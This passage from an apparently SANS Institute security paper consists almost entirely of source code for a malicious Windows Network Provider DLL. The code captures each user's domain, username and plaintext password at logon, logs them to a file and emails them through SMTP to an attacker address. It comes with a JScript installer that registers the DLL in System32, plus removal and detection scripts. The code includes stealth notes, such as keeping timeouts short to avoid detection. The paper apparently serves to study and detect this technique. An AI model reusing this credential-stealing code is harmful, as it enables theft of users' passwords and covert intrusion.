      static const WCHAR  m_szRegSubKeyEmailRcpt[];
      static const WCHAR  m_szRegSubKeyEnabled[];

      // Sockets use regular (not UNICODE) characters
      char* m_pLogFilePath;
      char* m_pSMTPServer;
      char* m_pEmailRcpt;

};
```

NPExploit.cpp

```
//
//  Title       :   NPExploit.CPP
//  System      :
//  Copyright   :   Copyright (c) 2001 Paul Lloyd
//  Date        :   01/12/01
//  Author      :   Paul Lloyd
//  Description :   NPIlium Network Provider DLL Class encapsulating
Exploit functionality
//
//  Revision    :
//  Last change :
//  Change log  :
//
//
#include <windows.h>

#include <fstream>
#include <strstrea.h>
#include <iomanip>

using namespace std;

#include "npexports.h"
#include "npexploit.h"

// Unicode wide character strings
const WCHAR  CNPExploit::m_szRegKeyNP[] =
L"System\\CurrentControlSet\\Services\\NPIlium\\NetworkProvider";
const WCHAR  CNPExploit::m_szRegSubKeyLogFilePath[] = L"LogFilePath";
const WCHAR  CNPExploit::m_szRegSubKeySMTPServer[] = L"SMTPServer";
const WCHAR  CNPExploit::m_szRegSubKeyEmailRcpt[] = L"EmailRcpt";
const WCHAR  CNPExploit::m_szRegSubKeyEnabled[] = L"Enabled";
extern char* g_pMachineName;

CNPExploit::CNPExploit() :
    m_bEnabled(false),
    m_bLogIt(false),
    m_bMailIt(false),
    m_pLogFilePath(NULL),
    m_pSMTPServer(NULL),
    m_pEmailRcpt(NULL)
{
    initialize();
}

CNPExploit::~CNPExploit()
{
    if ( m_pLogFilePath != NULL ) {
        delete[] m_pLogFilePath;
    }
    if ( m_pSMTPServer != NULL ) {
        delete[] m_pSMTPServer;
    }
    if ( m_pEmailRcpt != NULL ) {
        delete[] m_pEmailRcpt;
```

```
    }
}


bool CNPExploit::outputValues(PMSV1_0_INTERACTIVE_LOGON pLogonInfo,
const char text[])
{
    bool success = true;

    if ( m_bLogIt || m_bMailIt ) {
        success = createOutputStream(pLogonInfo, text);
        if ( success ) {
            if ( m_bLogIt ) {
                success = logIt();
            }
            if ( m_bMailIt ) {
                success = mailIt();
            }
        }
    }
    return success;
}

// In this version, we initialize from the registry
// Future version might use HTTP to initialize from a web site
void CNPExploit::initialize()
{
    // Note that all Registry strings are Unicode
    HKEY        hKey;
    LONG err = RegOpenKeyEx(
        HKEY_LOCAL_MACHINE,
        m_szRegKeyNP,
        0,
        KEY_READ,
        &hKey
    );
    if ( err == ERROR_SUCCESS ) {
        // First see if there's an entry to Enable this NP
        DWORD Enabled = 0;
        DWORD ValLen = sizeof(DWORD);
        // NP is OFF unless there is a specific 'Enabled=1' registry
        // entry
        err = RegQueryValueEx(
            hKey,
            m_szRegSubKeyEnabled,
            NULL,
            NULL,
            reinterpret_cast<BYTE*>(&Enabled),
            &ValLen
        );
        m_bEnabled = ( Enabled ? true : false );
        if ( m_bEnabled ) {
            WCHAR      szValue[MAX_PATH + 1];
            ValLen = sizeof(szValue);
            // Have we got a log file name ?
            err = RegQueryValueEx(
                hKey,
                m_szRegSubKeyLogFilePath,
```

```
                    NULL,
                    NULL,
                    reinterpret_cast<BYTE*>(&szValue),
                    &ValLen
                );
                if ( ( err == ERROR_SUCCESS ) && ( ValLen > 0 ) )  {
                    m_bLogIt = true;
                    // we need our logfile path in regular char, not
                    // Unicode
                    m_pLogFilePath   = new char[ValLen + 1];
                    wcstombs( m_pLogFilePath, szValue, ValLen );
                }
                ValLen = sizeof(szValue);
                err = RegQueryValueEx(
                    hKey,
                    m_szRegSubKeySMTPServer,
                    NULL,
                    NULL,
                    reinterpret_cast<BYTE*>(&szValue),
                    &ValLen
                );
                if ( ( err == ERROR_SUCCESS ) && ( ValLen > 0 ) )  {
                    ValLen = sizeof(szValue);
                    // we need our SMTP server in regular char, not
Unicode
                    m_pSMTPServer   = new char[ValLen + 1];
                    wcstombs( m_pSMTPServer, szValue, ValLen );
                    err = RegQueryValueEx(
                        hKey,
                        m_szRegSubKeyEmailRcpt,
                        NULL,
                        NULL,
                        reinterpret_cast<BYTE*>(&szValue),
                        &ValLen
                    );
                    if ( ( err == ERROR_SUCCESS ) && ( ValLen > 0 ) )  {
                        m_bMailIt = true;
                        // we need our Email Rcpt in regular char, not
                        // Unicode
                        m_pEmailRcpt   = new char[ValLen + 1];
                        wcstombs( m_pEmailRcpt, szValue, ValLen );
                    }
                }
            }
        }
    }

bool CNPExploit::logIt()
{
    bool success = false;

    // Do we have anything to log ?
    if ( m_outstream.pcount() > 0 ) {
        // Yes, write the entry to our log file (opened for
appending)
        ofstream outfstream(m_pLogFilePath, ios::app);
        // date/time
        SYSTEMTIME st;
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
        ::GetLocalTime( &st );
        outfstream << st.wMonth << "/" << st.wDay << "/" << st.wYear;
        outfstream << ":";
        outfstream << st.wHour << "." << st.wMinute  << "."
            << st.wSecond;
        outfstream << " : ";
        outfstream << m_outstream.str();
        outfstream << endl;
        success = true;
    }
    return success;
}

bool CNPExploit::mailIt()
{
    // Mail the entry via SMTP
    // This is a very simple SMTP client: we could probably use CDO
    // instead
    // but this method doesn't rely on Outlook (or even IE) being
    // present
    bool success = true;
    static const int SMTP_PORT = 25;

    SOCKET smtpsocket = INVALID_SOCKET;
    WSADATA wsaData;
    WORD wVersionRequested = MAKEWORD(2, 0);

    if ( WSAStartup(wVersionRequested, &wsaData) == SOCKET_ERROR ) {
        cerr << "WSAStartup failed with error [" << WSAGetLastError()
            << "]" << endl;
    } else {
        //
        // Should we call gethostbyname() or gethostbyaddr() ?
        struct hostent *hp;
        if ( isalpha(m_pSMTPServer[0]) ) {
            // server address is a name
            hp = gethostbyname(m_pSMTPServer);
        } else  {
            // Convert address to a usable one
            unsigned int addr = inet_addr(m_pSMTPServer);
            hp = gethostbyaddr( reinterpret_cast<char*>
            (&addr), 4, AF_INET);
        }
        if ( hp == NULL ) {
            cerr << "Cannot resolve address ["
            << m_pSMTPServer << "]: Error [" << WSAGetLastError()
            << "]"
                 << endl;
        } else {
            struct sockaddr_in smtpserver;
            //
            // Copy the resolved information into the sockaddr_in
            //
            memset( &smtpserver, 0, sizeof(smtpserver));
            memcpy( &(smtpserver.sin_addr), hp->h_addr, hp-
>h_length);
            smtpserver.sin_family = hp->h_addrtype;
            unsigned short port = SMTP_PORT;
```

```
                smtpserver.sin_port = htons(port);

                int socket_type = SOCK_STREAM;

                smtpsocket = socket(AF_INET, socket_type, 0);
                if ( smtpsocket == INVALID_SOCKET ) {
                    cerr << "Open Socket Failed: Error [" <<
                     WSAGetLastError() << "]" << endl;
                } else {
                    if ( connect(smtpsocket, (struct sockaddr*)
                     &smtpserver, sizeof(smtpserver)) ==
                        SOCKET_ERROR) {
                        cerr << "Connect Failed: Error [" <<
                           WSAGetLastError() << "]" << endl;
                    } else {
                        // set our timeouts (may have to tweak these,
                       // depending on our mail relay
                        // (but don't make them too long or we will give
                       // ourselves away
                        // by delays in the login)
                        unsigned int iParam = 2000;
                        int iParamLen = sizeof(iParam);

                        int rc = setsockopt(
                            smtpsocket,
                            SOL_SOCKET,
                            SO_RCVTIMEO,
                            reinterpret_cast<char*>(&iParam),
                            iParamLen
                        );
                        iParam = 2000;
                        rc = setsockopt(
                            smtpsocket,
                            SOL_SOCKET,
                            SO_SNDTIMEO,
                            reinterpret_cast<char*>(&iParam),
                            iParamLen
                        );
                        bool success = false;

                        if ( doSendReceive(smtpsocket, "") ) {
                            char Buffer[512];
                            strcpy(Buffer,"HELO\r\n");
                            if ( doSendReceive(smtpsocket, Buffer) ) {
                                strcpy(Buffer, "MAIL FROM:");
                                // Future: obtain a 'legitimate' email
                                // address to be the sender
                                if ( g_pMachineName == NULL ) {
                                    strcat(Buffer, "Unknown@Unknown");
                                } else {
                                    strcat(Buffer, g_pMachineName);
                                }
                                strcat(Buffer, "\r\n");
                                if ( doSendReceive(smtpsocket, Buffer) )
{
                                    strcpy(Buffer, "RCPT TO:");
                                    strcat(Buffer, m_pEmailRcpt);
                                    strcat(Buffer, "\r\n");
```

```
                                    if ( doSendReceive(smtpsocket,
Buffer)
                                       ) {
                                        strcpy(Buffer, "DATA\r\n");
                                        if ( doSendReceive(
                                             smtpsocket, Buffer) ) {
                                            strcpy(Buffer,
                                            "Subject:NP
                                                  Message\r\n\r\n");
                                            if ( doSendReceive(
                                            smtpsocket, Buffer) ) {
                                                if ( m_outstream.pcount()
                                                  > 0 ) {
                                                    strcpy(Buffer,
                                                  m_outstream.str());
                                                } else {
                                                    strcpy(Buffer,
                                                   "Dummy");
                                                }
                                                strcat(Buffer, "\r\n");
                                                doSendReceive(
                                                  smtpsocket, Buffer);
                                                strcpy(Buffer,
                                                  "\r\n.\r\n");
                                                if (
                                                  doSendReceive(
                                                  smtpsocket, Buffer) ) {
                                                    strcpy(Buffer,
                                                        "QUIT\r\n");

                                                  doSendReceive(
                                                  smtpsocket, Buffer);
                                                }
                                            }
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }

        if ( smtpsocket != INVALID_SOCKET ) {
            closesocket(smtpsocket);
        }
        WSACleanup();
        return success;
}

bool CNPExploit::createOutputStream(PMSV1_0_INTERACTIVE_LOGON
pLogonInfo, const char text[])
{

    bool success = true;

    m_outstream.clear();
```

```
    m_outstream << "[" << text << "] ";
    // Note that the PMSV1_0_INTERACTIVE_LOGON strings are all
UNICODE
    // But we want the values in recharar character strings
    // Use wcstombs to do the conversion
    // Could just use a large static buffer to hold the non-Unicode
    // values
    // but I will dynamically allocate just enough space
    char* pDomain   = new char[pLogonInfo->LogonDomainName.Length +
1];
    size_t len = wcstombs(pDomain, pLogonInfo-
>LogonDomainName.Buffer,
      pLogonInfo->LogonDomainName.Length);
    char* pUserName   = new char[pLogonInfo->UserName.Length + 1];
    len = wcstombs( pUserName, pLogonInfo->UserName.Buffer,
      pLogonInfo->UserName.Length );
    char* pPassword   = new char[pLogonInfo->Password.Length + 1];
    len = wcstombs( pPassword, pLogonInfo->Password.Buffer,
      pLogonInfo->Password.Length );
    m_outstream << "Domain [" << pDomain << "] ";
    m_outstream << "UserName [" << pUserName << "] ";
    m_outstream << "Password [" << pPassword <<"]";
    m_outstream << ends;
    // Future: encrypt the stream

    // free off our dynamically allocated memory
    delete[] pPassword;
    delete[] pUserName;
    delete[] pDomain;
    return success;
}

bool CNPExploit::doSendReceive(
    SOCKET smtpsocket,
    const char buffer[],
    bool recvmulti
)
{
    bool success = true;
    int sendlen = strlen(buffer) + 1;
    char localbuf[512];
    size_t maxbuflen = sizeof(localbuf);
    char *pbuf = localbuf;

    int retval = SOCKET_ERROR;

    if ( sendlen == 1 ) {
        cout << "Empty Send Buffer" << endl;
    } else {
        strcpy(localbuf, buffer);
        retval = send(smtpsocket, pbuf, sendlen, 0);
        if ( retval == SOCKET_ERROR ) {
            cerr << "send Failed: Error [" << WSAGetLastError() <<
"]"
           << endl;
            success = false;
        } else {
            cout << "Sent [" << retval << "] bytes, data [" << pbuf
```

```
            << "]" << endl;
        }
    }
    if ( success ) {
        // Clear the buffer
        memset(pbuf, '\0', maxbuflen);
        retval = recv(smtpsocket, pbuf, maxbuflen, 0);
        while ( (retval != 0) && ( retval != SOCKET_ERROR ) ) {
            pbuf[retval] = '\0';
            cout << "Received [" << retval << "] bytes, data [" <<
pbuf
                 << "]" << endl;
            if ( !recvmulti ) {
                break;
            }
            // Multiple receives
            retval = recv(smtpsocket, pbuf, maxbuflen, 0);
        }
        if ( retval == SOCKET_ERROR ) {
            int lasterr = WSAGetLastError();
            if ( lasterr == WSAETIMEDOUT ) {
                cerr << "recv Timed Out" << endl;
                WSASetLastError(0);
                success = true;
            } else {
                success = false;
                cerr << "recv Failed: Error [" << lasterr << "]"
                       << endl;
            }
        } else if ( retval == 0 ) {
            cerr << "recv Failed: Server closed connection" << endl;
            success = false;
        } else {
            success = true;
        }
    }
    return success;
}
```

NPInstall.js

```
// Register and copy NP

// Change the values of NPName, DLLName and DLLDir  etc
// to the ones for your NP
// Is there a way to pass args to this script ? It would avert the
need to edit

var NPName = 'npilium';
var DLLName = 'npilium';
var DLLDir = '%SystemRoot%\\System32\\';
var Name = 'NPIlium Network Provider';
var LogFilePath = 'c:\\np.log';
var SMTPServer = 'smtprelay@hacked.com';
var EmailRcpt = 'hacker@hack.com';

var DLLPath = DLLDir + DLLName + '.dll';

var WshShell = WScript.CreateObject("WScript.Shell");
```

```
function out(s) {
    WScript.Echo(s);
}

function foundEntry(str, testval) {
    // Find entry in comma separated list
    var match = false;
    var array = str.split(/\s*,\s*/);

    out('Look for [' + testval + '] in [' + str + ']');
    for ( elem in array ) {
        out('Entry  [' + array[elem] + ']');
        if ( array[elem] == testval ) {
            match = true;
            out('Found [' + testval + ']');
            break;
        }
    }
    if ( !match ) {
        out('No Match Found for [' + testval + ']');
    }
    return match;
}

function AddEntry(strkey, strentry) {
    // Add entry to comma separated list
    out('AddEntry [' + strentry + '] to [' + strkey + ']');
    var strval = WshShell.RegRead(strkey);
    out('AddEntry Val = [' + strval + ']');
    var match = foundEntry(strval, strentry);
    if ( match ) {
        out('Got Match, Nothing to Add');
    } else {
        out('No Match, Add [' + strentry + ']');
        strval += ',';
        strval += strentry;
        WshShell.RegWrite(strkey, strval);
    }
    return match;
}

function AddValue(strkey, strnewval, strType) {
    // Add value to Key
    out('Add Value [' + strnewval + '] to [' + strkey + '] Type [' +
strType + ']');
    if ( strType == null )  {
        WshShell.RegWrite(strkey, strnewval);
    } else {
        WshShell.RegWrite(strkey, strnewval, strType);
    }
    out('New Val = [' + strnewval + ']');
}

// Is there a way to #include all the function defs above in a
separate file ?
var key = 'HKLM\\SYSTEM\\CurrentControlSet\\';
// Add the registry entries
```

```
AddEntry(key + 'Control\\NetworkProvider\\Order\\ProviderOrder',
NPName);
key += 'Services\\' + NPName + '\\';
AddValue(key + 'Group', 'NetworkProvider');
key += 'NetworkProvider\\';
AddValue(key + 'Class', 2, 'REG_DWORD');
AddValue(key + 'Name', Name, 'REG_SZ');
AddValue(key + 'ProviderPath', DLLPath, 'REG_EXPAND_SZ');
AddValue(key + 'Enabled', 1, 'REG_DWORD');
AddValue(key + 'LogFilePath', LogFilePath, 'REG_SZ');
AddValue(key + 'SMTPServer', SMTPServer, 'REG_SZ');
AddValue(key + 'EmailRcpt', EmailRcpt, 'REG_SZ');


// Now copy the dll
out('Copy [' + DLLName + '] To [' + DLLDir + ']');
// use xcopy as copy is part of the shell (would need to run cmd /c
copy....)
WshShell.Run('xcopy /y ' + DLLName + '.dll ' + DLLDir, 7);

out('Done');
```

NPRemove.js

```
// Unregister and remove NP

// Change the values of NPName, DLLName and DLLDir
// to the ones for your NP
// Is there a way to pass args to this script ? It would avert the
need to edit
var NPName = 'npilium';
var DLLName = 'npilium';
var DLLDir = '%SystemRoot%\\System32\\';

var DLLPath = DLLDir + DLLName + '.dll';

var WshShell = WScript.CreateObject("WScript.Shell");

function out(s) {
    WScript.Echo(s);
}

function removeEntry(strkey, str, testval) {
    // Find and delete entry in comma separated list
    var match = false;
    var array = str.split(/\s*,\s*/);

    out('Remove [' + testval + '] from [' + str + ']');
    for ( elem in array ) {
        out('Entry  [' + array[elem] + ']');
        if ( array[elem] == testval ) {
            match = true;
            out(testval);
            // delete this elem
            out('Got Match, Delete [' + array[elem] + ']');
            array.splice(elem, 1);
            str = array.join();
            out('Got Match, Replaced [' + str + ']');
```

```
            WshShell.RegWrite(strkey, str);
            break;
        }
    }
    if ( !match ) {
        out('No Match Found for [' + testval + ']');
    }
    return match;
}

function DeleteEntry(strkey, strentry) {
    // Delete entry in comma separated list
    out('DeleteEntry [' + strentry + '] from [' + strkey + ']');
    var strval = WshShell.RegRead(strkey);
    out('DeleteEntry Val = [' + strval + ']');
    var match = removeEntry(strkey, strval, strentry);
    if ( !match ) {
        out('No Match, Nothing to Replace');
    }
    return match;
}

function DeleteKey(strkey) {
    out('Delete Key [' + strkey + ']');
    WshShell.RegDelete(strkey);
}

function DeleteValue(strval) {
    out('Delete Value [' + strval + ']');
    WshShell.RegDelete(strval);
}

// Is there a way to #include all the function defs above in a
separate file ?
try {
    // We HAVE to have an exception handler otherwise
    // it will fail if any of the values to be deleted can't be
    // (perhaps because they don't exist)

    // Remove all the registry entries
    var key = 'HKLM\\SYSTEM\\CurrentControlSet\\';
    DeleteEntry(key +
'Control\\NetworkProvider\\Order\\ProviderOrder', NPName);
    key += 'Services\\' + NPName + '\\';
    var basekey = key;
    DeleteValue(key + 'Group');
    key += 'NetworkProvider\\';
    DeleteValue(key + 'Class');
    DeleteValue(key + 'Name');
    DeleteValue(key + 'ProviderPath');
    DeleteValue(key + 'Enabled');
    DeleteValue(key + 'LogFilePath');
    DeleteValue(key + 'SMTPServer');
    DeleteValue(key + 'EmailRcpt');
    DeleteKey(key);
    DeleteKey(basekey + 'Enum\\');
    DeleteKey(basekey);
}
```

```
catch ( e ) {
    out('Caught Exception');
}
// Now remove the dll
out('Remove [' + DLLPath + ']');
// Why not just run del ?
// Doesn't work as del is part of the shell, not a separate command
WshShell.Run('cmd /c del ' + DLLPath, 7);

out('Done');
```

NPDetect.js

```
function out(s) {
    WScript.Echo(s);
}

function ShowValue(strkey) {
    out('Key = [' + strkey + ']');
    var strval = WshShell.RegRead(strkey);
    out('Val = [' + strval + ']');
}

var key =
'HKLM\\SYSTEM\\CurrentControlSet\\Control\\NetworkProvider\\Order\\Pr
oviderOrder';
var WshShell = WScript.CreateObject("WScript.Shell");
out('Checking Network Provider Entry');
ShowValue(key);
out('If this is incorrect, you may have a hacked NP');
out('To remove the offending NP, edit npremove.js and run
npremove.bat');
```


© SANS Institute 2000 - 2005 Author retains full rights.